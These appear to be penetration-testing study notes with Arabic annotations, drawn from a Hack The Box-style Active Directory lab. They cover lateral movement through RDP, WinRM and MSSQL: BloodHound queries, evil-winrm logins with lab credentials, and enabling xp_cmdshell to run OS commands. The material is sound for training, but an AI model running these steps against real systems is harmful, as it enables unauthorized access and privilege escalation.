24-Stacking The Deck : Privileged Access

There are several other ways we can move around a Windows domain:

- `Remote Desktop Protocol` (`RDP`) - is a remote access/management protocol that gives us GUI access to a target host
- PowerShell Remoting - also referred to as PSRemoting or Windows Remote Management (WinRM) access, is a remote access protocol that allows us to run commands or enter an interactive command-line session on a remote host using PowerShell
- `MSSQL Server` - an account with sysadmin privileges on an SQL Server instance can log into the instance remotely and execute queries against the database. This access can be used to run operating system commands in the context of the SQL Server service account through various methods

We can enumerate this access in various ways. The easiest, once again, is via BloodHound, as the following edges exist to show us what types of remote access privileges a given user has:

- CanRDP : https://bloodhound.readthedocs.io/en/latest/data-analysis/edges.html#canrdp[] (https://bloodhound.readthedocs.io/en/latest/data-analysis/edges.html#canrdp)
- CanPSRemote : https://bloodhound.readthedocs.io/en/latest/data-analysis/edges.html#canpsremote[](https://bloodhound.readthedocs.io/en/latest/data-analysis/edges.html#canpsremote)
- SQLAdmin : https://bloodhound.readthedocs.io/en/latest/data-analysis/edges.html#sqladmin[] (https://bloodhound.readthedocs.io/en/latest/data-analysis/edges.html#sqladmin)

We can also enumerate these privileges using tools such as PowerView and even built-in tools.

- **BloodHound** تحديد أنواع الصلاحيات والوصول عن بعد التي يمتلكها المستخدم.
- تظهر الامتيازات التالية في الرسوم البيانية للأداة:
  - **CanRDP**: يوضح من لديه صلاحيات الوصول عبر RDP.
  - **CanPSRemote**: يوضح من يستطيع استخدام PowerShell Remoting.
  - **SQLAdmin**: يوضح من لديه صلاحيات **sysadmin** على خوادم SQL.

Remote Desktop

Typically, if we have control of a local admin user on a given machine, we will be able to access it via RDP. Sometimes, we will obtain a foothold with a user that does not have local admin rights anywhere,

but does have the rights to RDP into one or more machines. This access could be extremely useful to us as we could use the host position to:

- Launch further attacks
- We may be able to escalate privileges and obtain credentials for a higher privileged user
- We may be able to pillage the host for sensitive data or credentials

Using PowerView, we could use the Get-NetLocalGroupMember https://powersploit.readthedocs.io/en/latest/Recon/Get-NetLocalGroupMember/ function to begin **enumerating members of the `Remote Desktop Users` group on a given host**. Let's check out the `Remote Desktop Users` group on the `MS01` host in our target domain.

الوصول عبر RDP، سواء كان بحساب **Local Admin** أو حساب آخر يمتلك صلاحيات **RDP**، يوفر تنفيذ المزيد من الهجمات، escalate privilage، أو جمع بيانات مهمة. أدوات مثل **PowerView** تُسهل تحليل الصلاحيات وفهم من يمكنه الوصول إلى الأجهزة عبر RDP.

Enumerating any Group member

```
Get-ADGroupMember -Identity "GroupName"
```

Enumerating the Remote Desktop Users Group


```
PS C:\htb> Get-NetLocalGroupMember -ComputerName ACADEMY-EA-MS01 -GroupName
"Remote Desktop Users"

ComputerName : ACADEMY-EA-MS01
GroupName    : Remote Desktop Users
MemberName   : INLANEFREIGHT\Domain Users
SID          : S-1-5-21-3842939050-3880317879-2865463114-513
IsGroup      : True
IsDomain     : UNKNOWN
```

From the information above, we can see that all Domain Users (meaning `all` users in the domain) can RDP to this host. It is common to see this on Remote Desktop Services (RDS) hosts or hosts used as jump hosts. This type of server could be heavily used, and we could potentially find sensitive data (such as credentials) that could be used to further our access, or we may find a local privilege escalation vector that could lead to local admin access and credential theft/account takeover for a user with more privileges in the domain. Typically the first thing I check after importing BloodHound data is:


Does the Domain Users group have local admin rights or execution rights (such as RDP or WinRM) over one or more hosts?

Checking the Domain Users Group's Local Admin & Execution Rights using BloodHound



If we gain control over a user through an attack such as LLMNR/NBT-NS Response Spoofing or Kerberoasting, we can search for the username in BloodHound to check what type of remote access rights they have either directly or inherited via group membership under `Execution Rights` on the `Node Info` tab.

Checking Remote Access Rights using BloodHound



We could also check the Analysis tab and run the pre-built queries Find Workstations where Domain Users can RDP or Find Servers where Domain Users can RDP

WinRM

Like RDP, we may find that either a specific user or an entire group has WinRM access to one or more hosts. This could also be low-privileged access that we could use to hunt for sensitive data or attempt to

escalate privileges or may result in local admin access, which could potentially be leveraged to further our access. We can again use the PowerView function `Get-NetLocalGroupMember` to the `Remote Management Users` group. This group has existed since the days of Windows 8/Windows Server 2012 to enable WinRM access without granting local admin rights.

Enumerating the Remote Management Users Group


```
PS C:\htb> Get-NetLocalGroupMember -ComputerName ACADEMY-EA-MS01 -GroupName "Remote Management Users"

ComputerName : ACADEMY-EA-MS01
GroupName    : Remote Management Users
MemberName   : INLANEFREIGHT\forend
SID          : S-1-5-21-3842939050-3880317879-2865463114-5614
IsGroup      : False
IsDomain     : UNKNOWN
```

We can also utilize this custom `Cypher query` in BloodHound to hunt for users with this type of access. This can be done by pasting the query into the `Raw Query` box at the bottom of the screen and hitting enter.


```
MATCH p1=shortestPath((u1:User)-[r1:MemberOf*1..]->(g1:Group)) MATCH p2=(u1)-[:CanPSRemote*1..]->(c:Computer) RETURN p2
```

Using the Cypher Query in BloodHound



We could also add this as a custom query to our BloodHound installation, so it's always available to us.

Adding the Cypher Query as a Custom Query in BloodHound



We can use the [Enter-PSSession :https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/enter-pssession?view=powershell-7.4&viewFallbackFrom=powershell-7.2[](https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/enter-pssession?view=powershell-7.2) cmdlet using PowerShell from a Windows host.

Establishing WinRM Session from Windows

```
PS C:\htb> $password = ConvertTo-SecureString "Klmcargo2" -AsPlainText -Force
PS C:\htb> $cred = new-object System.Management.Automation.PSCredential ("INLANEFREIGHT\forend", $password)
PS C:\htb> Enter-PSSession -ComputerName ACADEMY-EA-MS01 -Credential $cred

[ACADEMY-EA-MS01]: PS C:\Users\forend\Documents> hostname
ACADEMY-EA-MS01
[ACADEMY-EA-MS01]: PS C:\Users\forend\Documents> Exit-PSSession
PS C:\htb>
```

From our Linux attack host, we can use the tool [evil-winrm :https://github.com/Hackplayers/evil-winrm[](https://github.com/Hackplayers/evil-winrm) to connect.

To use `evil-winrm` we can install it using the following command:

Installing Evil-WinRM

```
0xAmr0zZakaria@htb[/htb]$ gem install evil-winrm
```

Viewing Evil-WinRM's Help Menu

```
0xAmr0zZakaria@htb[/htb]$ evil-winrm

Evil-WinRM shell v3.3

Error: missing argument: ip, user

Usage: evil-winrm -i IP -u USER [-s SCRIPTS_PATH] [-e EXES_PATH] [-P PORT] [-p PASS] [-H HASH] [-U URL] [-S] [-c PUBLIC_KEY_PATH ] [-k PRIVATE_KEY_PATH ] [-r REALM] [--spn SPN_PREFIX] [-l]
    -S, --ssl                        Enable ssl
```

```
    -c, --pub-key PUBLIC_KEY_PATH    Local path to public key certificate
    -k, --priv-key PRIVATE_KEY_PATH  Local path to private key certificate
    -r, --realm DOMAIN               Kerberos auth, it has to be set also in
/etc/krb5.conf file using this format -> CONTOSO.COM = { kdc =
fooserver.contoso.com }
    -s, --scripts PS_SCRIPTS_PATH    Powershell scripts local path
        --spn SPN_PREFIX             SPN prefix for Kerberos auth (default
HTTP)
    -e, --executables EXES_PATH      C# executables local path
    -i, --ip IP                      Remote host IP or hostname. FQDN for
Kerberos auth (required)
    -U, --url URL                    Remote url endpoint (default /wsman)
    -u, --user USER                  Username (required if not using
kerberos)
    -p, --password PASS              Password
    -H, --hash HASH                  NTHash
    -P, --port PORT                  Remote host port (default 5985)
    -V, --version                    Show version
    -n, --no-colors                  Disable colors
    -N, --no-rpath-completion        Disable remote path completion
    -l, --log                        Log the WinRM session
    -h, --help                       Display this help message
```

We can connect with just an IP address and valid credentials.

Connecting to a Target with Evil-WinRM and Valid Credentials

```
0xAmr0zZakaria@htb[/htb]$ evil-winrm -i 10.129.201.234 -u forend

Enter Password:

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation:
quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github:
https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\forend.INLANEFREIGHT\Documents> hostname
ACADEMY-EA-MS01
```

SQL Server Admin

More often than not, we will encounter SQL servers in the environments we face. It is common to find user and service accounts set up with sysadmin privileges on a given SQL server instance. We may obtain credentials for an account with this access via Kerberoasting (common) or others such as LLMNR/NBT-NS Response Spoofing or password spraying. Another way that you may find SQL server credentials is using the tool Snaffler to find web.config or other types of configuration files that contain SQL server connection strings.

BloodHound, once again, is a great bet for finding this type of access via the `SQLAdmin` edge. We can check for `SQL Admin Rights` in the `Node Info` tab for a given user or use this custom Cypher query to search:

cypher

```
MATCH p1=shortestPath((u1:User)-[r1:MemberOf*1..]->(g1:Group)) MATCH p2=(u1)-[:SQLAdmin*1..]->(c:Computer) RETURN p2
```

Here we see one user, `damundsen` has `SQLAdmin` rights over the host `ACADEMY-EA-DB01`.

Using a Custom Cypher Query to Check for SQL Admin Rights in BloodHound

We can use our ACL rights to authenticate with the `wley` user, change the password for the `damundsen` user and then authenticate with the target using a tool such as `PowerUpSQL`, which has a handy command cheat sheet. Let's assume we changed the account password to `SQL1234!` using our ACL rights. We can now authenticate and run operating system commands.

First, let's hunt for SQL server instances.

Enumerating MSSQL Instances with PowerUpSQL

```
PS C:\htb> cd .\PowerUpSQL\
PS C:\htb>  Import-Module .\PowerUpSQL.ps1
PS C:\htb>  Get-SQLInstanceDomain

ComputerName     : ACADEMY-EA-DB01.INLANEFREIGHT.LOCAL
Instance         : ACADEMY-EA-DB01.INLANEFREIGHT.LOCAL,1433
DomainAccountSid : 1500000521000170152142291832437223174127203170152400
DomainAccount    : damundsen
DomainAccountCn  : Dana Amundsen
Service          : MSSQLSvc
Spn              : MSSQLSvc/ACADEMY-EA-DB01.INLANEFREIGHT.LOCAL:1433
LastLogon        : 4/6/2022 11:59 AM
```

We could then authenticate against the remote SQL server host and run custom queries or operating system commands. It is worth experimenting with this tool, but extensive enumeration and attack tactics against MSSQL are outside this module's scope.

```
PS C:\htb>  Get-SQLQuery -Verbose -Instance "172.16.5.150,1433" -username
"inlanefreight\damundsen" -password "SQL1234!" -query 'Select @@version'

VERBOSE: 172.16.5.150,1433 : Connection Success.

Column1
-------
Microsoft SQL Server 2017 (RTM) - 14.0.1000.169 (X64) ...
```

We can also authenticate from our Linux attack host using [mssqlclient.py : https://github.com/SecureAuthCorp/impacket/blob/master/examples/mssqlclient.py[] (https://github.com/SecureAuthCorp/impacket/blob/master/examples/mssqlclient.py)](https://github.com/SecureAuthCorp/impacket/blob/master/examples/mssqlclient.py) from the Impacket toolkit.

Displaying mssqlclient.py Options

```
0xAmr0zZakaria@htb[/htb]$ mssqlclient.py

Impacket v0.9.24.dev1+20210922.102044.c7bc76f8 - Copyright 2021 SecureAuth
Corporation

usage: mssqlclient.py [-h] [-port PORT] [-db DB] [-windows-auth] [-debug] [-
file FILE] [-hashes LMHASH:NTHASH]
                      [-no-pass] [-k] [-aesKey hex key] [-dc-ip ip address]
                      target

TDS client implementation (SSL supported).
```

```
positional arguments:
  target                [[domain/]username[:password]@]<targetName or
address>

<SNIP>
```

Once connected, we could type `help` to see what commands are available to us.

Viewing our Options with Access to the SQL Server

```
SQL> help

    lcd {path}                 - changes the current local directory to
{path}
    exit                       - terminates the server process (and this
session)
    enable_xp_cmdshell         - you know what it means
    disable_xp_cmdshell        - you know what it means
    xp_cmdshell {cmd}          - executes cmd using xp_cmdshell
    sp_start_job {cmd}         - executes cmd using the sql server agent
(blind)
    ! {cmd}                    - executes a local shell cmd
```

We could then choose `enable_xp_cmdshell` to enable the xp_cmdshell stored procedure which allows for one to execute operating system commands via the database if the account in question has the proper access rights.

Choosing enable_xp_cmdshell

```
[*] INFO(ACADEMY-EA-DB01\SQLEXPRESS): Line 185: Configuration option 'show
advanced options' changed from 0 to 1. Run the RECONFIGURE statement to
install.
[*] INFO(ACADEMY-EA-DB01\SQLEXPRESS): Line 185: Configuration option
'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
```

Finally, we can run commands in the format `xp_cmdshell <command>`. Here we can enumerate the rights that our user has on the system and see that we have SeImpersonatePrivilege, which can be leveraged in combination with a tool such as JuicyPotato, PrintSpoofer, or RoguePotato to escalate to `SYSTEM` level privileges, depending on the target host, and use this access to continue toward our goal. These methods are covered in the `SeImpersonate and SeAssignPrimaryToken` of the Windows Privilege Escalation module. Try them out on this target if you would like to practice further!

Enumerating our Rights on the System using xp_cmdshell

```
xp_cmdshell whoami /priv
output
```

```
-------------------------------------------------------------------------------
----

NULL

PRIVILEGES INFORMATION

----------------------

NULL

Privilege Name                Description
State

============================= ========================================
========

SeAssignPrimaryTokenPrivilege Replace a process level token
Disabled

SeIncreaseQuotaPrivilege      Adjust memory quotas for a process
Disabled

SeChangeNotifyPrivilege       Bypass traverse checking
Enabled

SeManageVolumePrivilege       Perform volume maintenance tasks
Enabled

SeImpersonatePrivilege        Impersonate a client after authentication
Enabled

SeCreateGlobalPrivilege       Create global objects
Enabled

SeIncreaseWorkingSetPrivilege Increase a process working set
Disabled

NULL
```